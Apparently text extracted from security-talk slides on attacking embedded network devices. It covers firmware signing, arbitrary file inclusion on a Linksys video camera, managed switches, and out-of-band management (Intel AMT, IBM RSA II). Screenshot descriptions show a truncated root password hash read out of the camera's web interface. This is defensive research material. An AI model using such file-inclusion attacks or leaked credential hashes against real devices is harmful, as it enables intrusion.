


An easy fix



Sign with a device private key !

An easy fix



Sign with a device private key !

What about arbitrary file inclusion?



What about arbitrary file inclusion?



A screenshot of the Linksys web interface for a Compact Wireless-G Internet Video Camera. The interface has a purple header with the Linksys logo and navigation links for Home, View Video, and Setup. A left sidebar contains a menu with options: Setup, Basic (highlighted in blue), Image, Administrator, Users, SoloLink DDNS, Options, and Status. Below the menu is a small image of the camera. The main content area shows a text field containing the path: root:\$1SVjqxNiBT\$gW0TOYeQ9cNPI8/aAK2wP..... Below the text field are three buttons: Apply, Cancel, and Help.

What about arbitrary file inclusion?



A screenshot of the Linksys web management interface for a Compact Wireless-G Internet Video Camera. The interface has a purple header with the Linksys logo and navigation links for Home, View Video, and Setup. A left sidebar contains a menu with options: Setup, Basic (highlighted), Image, Administrator, Users, SoloLink DDNS, Options, and Status. Below the menu is a small camera icon. The main content area shows a text field containing a long alphanumeric string: root:\$1SVjqxNiBT\$gW0TOYeQ9cNPI8/aAK2wP..... Below the text field is a scroll bar and three buttons: Apply, Cancel, and Help.

More attacks: Switches



System Setting

System Name

Location Name

Login Timeout (3 - 30 minutes)

IP Address


Get Dynamic IP from DHCP Server

Static IP Address

IP address

Subnet mask

Gateway



Netgear switch

Trendnet switch




System Information

System Name	TEG-S811Fi
System Description	8 10/100TX + 1 10/100/1000T + 1 MINI-GBIC Managed Switch
System Location	loc
System Contact	

Firmware Version	v1.01
Kernel Version	v1.61
MAC Address	0014D1D0A6C1

More attacks: LOM



Intel vPro/AMT

IBM RSA II

